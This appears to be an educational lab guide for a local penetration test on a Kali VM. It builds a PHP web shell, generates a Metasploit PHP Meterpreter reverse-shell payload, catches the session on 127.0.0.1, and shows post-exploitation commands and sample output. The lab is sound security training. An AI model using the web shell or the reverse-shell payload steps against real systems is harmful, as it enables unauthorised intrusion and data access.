Lab: Conduct a Full Penetration Test

Estimated time needed: 20 minutes

Lab type: Local VM-based simulation
Environment: Kali Linux VM (Attacker), Simulated local users (Victims)

Overview

In this final lab, you will simulate a full internal penetration test from an attacker's perspective using Metasploit. You will prepare your Kali VM, create simulated vulnerable targets on the same system, execute attacks using Metasploit, and practice documenting your findings. This hands-on simulation mirrors how internal Red Teams operate.

Learning objectives

By the end of this lab, you will be able to:

- Prepare a local penetration testing environment
- Simulate internal victims and services
- Perform reconnaissance and exploitation using Metasploit
- Capture Meterpreter sessions and conduct post-exploitation
- Document findings professionally

Step 1: Prepare the environment

1.1 In your **Kali VM terminal**, run:

```
sudo apt update
sudo apt install -y ruby-full nmap netcat-traditional iproute2 php
```

Why this matters

Preparing the environment ensures your tools are updated and installed correctly, just like real attackers and testers do before launching operations. This step sets the technical baseline for all future actions in the engagement.

Step 2: Simulate victim users and services

2.1 In the same terminal, create victim users and a simulated vulnerable web app:

```
sudo adduser victim --disabled-password --gecos ""
sudo adduser webuser --disabled-password --gecos ""
sudo mkdir -p /home/webuser/web/uploads
echo '<?php system($_GET["cmd"]); ?>' | sudo tee /home/webuser/web/uploads/upload.php
echo "FLAG{simulated_web_flag}" | sudo tee /home/webuser/web/uploads/flag.txt
sudo chown -R webuser:webuser /home/webuser/web
```

2.2 Add and interact with a fake Echo server:

2.2.1 Create the fake server script:

```
sudo tee /home/victim/fake_service.py > /dev/null << 'EOF'
#!/usr/bin/env python3
import socketserver
class EchoHandler(socketserver.BaseRequestHandler):
    def handle(self):
        self.request.sendall(b"Welcome to Echo Service\r\n")
        while True:
            data = self.request.recv(1024)
            if not data:
                break
            self.request.sendall(b"ECHO: " + data)
if __name__ == "__main__":
    with socketserver.TCPServer(("0.0.0.0", 9003), EchoHandler) as server:
        server.serve_forever()
EOF
```

2.2.2 Make it executable and run:

```
sudo chmod +x /home/victim/fake_service.py
sudo chown victim:victim /home/victim/fake_service.py
sudo -u victim nohup python3 /home/victim/fake_service.py > /tmp/fake_service.log 2>&1 &
```

2.2.3 Test its behavior:

```
nc 127.0.0.1 9003
```

Type any message and see how it's echoed back. This models internal services that can be fuzzed or misused by attackers.

```
hi
ECHO: hi
how are you
ECHO: how are you
```

```
ctrl+c
```

Why this matters

Simulated users and services allow you to mimic internal infrastructure in a safe environment. Red Teams often replicate target environments to test exploitation techniques without affecting real systems.

Step 3: Perform reconnaissance

3.1 Scan the local system for open services:

```
nmap -p 22,8080,9003 127.0.0.1
```

3.2 Analyze the output. Look for service banners or any misconfigurations or unknown services.

Why this matters

Recon is the first real step in any penetration test. It mirrors how attackers gather information to find open ports, services, and weak points before launching more targeted attacks.

Step 4: Exploit a vulnerable web app

4.1 Generate a Meterpreter reverse shell in PHP:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4443 -f raw -o shell.php
sudo cp shell.php /home/webuser/web/uploads/shell.php
sudo chown webuser:webuser /home/webuser/web/uploads/shell.php
```

4.2 Start Metasploit in a new terminal:

```
msfconsole
```

4.3 Inside Metasploit:

```
use exploit/multi/handler
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 127.0.0.1
set LPORT 4443
run
```

4.4 In the first terminal, start PHP web server:

```
sudo -u webuser php -S 127.0.0.1:8080 -t /home/webuser/web/uploads
```

4.5 In a third terminal, trigger the shell:

```
curl http://127.0.0.1:8080/shell.php
```

Step 5: Post-exploitation

5.1 Inside Meterpreter:

```
sysinfo
getuid
ls
```

```
cat flag.txt
```

5.2 Drop to a shell:

```
shell
whoami
id
uname -a
```


Step 6: Document your work

6.1 Create a professional penetration testing report. Include:

- Executive summary
- Scope and methodology
- Vulnerabilities found (with proof: logs, screenshots, CVSS score)
- Exploitation steps
- Post-exploitation findings
- Remediation advice

▸ Click here for a hint/solution

Example of Metasploit output if all steps are completed correctly:



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST ⇒ 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 4443
LPORT ⇒ 4443
msf6 exploit(multi/handler) > run
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want R
[*] Started reverse TCP handler on 127.0.0.1:4443
[*] Sending stage (40004 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened (127.0.0.1:4443 → 127.0.0.1:52070) at 2025-06-01 09:0

meterpreter > sysinfo
Computer    : kali
OS          : Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025
Meterpreter : php/linux
meterpreter > getuid
Server username: webuser
meterpreter > ls
Listing: /home/webuser/web/uploads
══════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100644/rw-r--r--  25    fil   2025-06-01 09:03:58 -0400  flag.txt
100644/rw-r--r--  1110  fil   2025-06-01 09:05:27 -0400  shell.php
100644/rw-r--r--  31    fil   2025-06-01 09:03:52 -0400  upload.php

meterpreter > cat flag.txt
FLAG{simulated_web_flag}
meterpreter > shell
Process 407965 created.
Channel 1 created.
whoami
webuser
id
uid=1002(webuser) gid=1002(webuser) groups=1002(webuser),100(users)
uname -a
Linux kali 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64
█
```

Challenge (optional)

Identify one way to escalate privileges from a standard user (e.g., `victim`) to `root` using only local techniques. Hint: Check sudo permissions, SUID binaries, or misconfigurations.

Cleanup

7.1 To stop services:

```
sudo pkill -f php
sudo pkill -f msfconsole
sudo pkill -f ruby
sudo pkill -f fake_service
```

7.2 To remove simulated users and files:

```
sudo deluser --remove-home victim
sudo deluser --remove-home webuser
```

What you accomplished

In this lab, you:

- Set up a controlled attack environment with Metasploit and tools
- Created simulated victim users and vulnerable services
- Performed reconnaissance with Nmap
- Exploited a command injection via a PHP reverse shell
- Established a Meterpreter session
- Practiced post-exploitation tasks
- Documented findings in a professional report

Real-world application

Penetration testing is essential to cybersecurity. This lab mirrors how ethical hackers and Red Teams simulate real attacks to uncover risks.

Why this matters

- **Reconnaissance**: Simulates how attackers discover network exposure
- **Exploitation**: Demonstrates how attackers take advantage of poor configurations
- **Persistence and shells**: Models attacker behavior after gaining a foothold
- **Reporting**: Translates findings into business and technical decisions

These skills form the foundation of careers in offensive security, Red Teaming, and vulnerability assessment.

Author(s)

Christo Oehley

Skills Network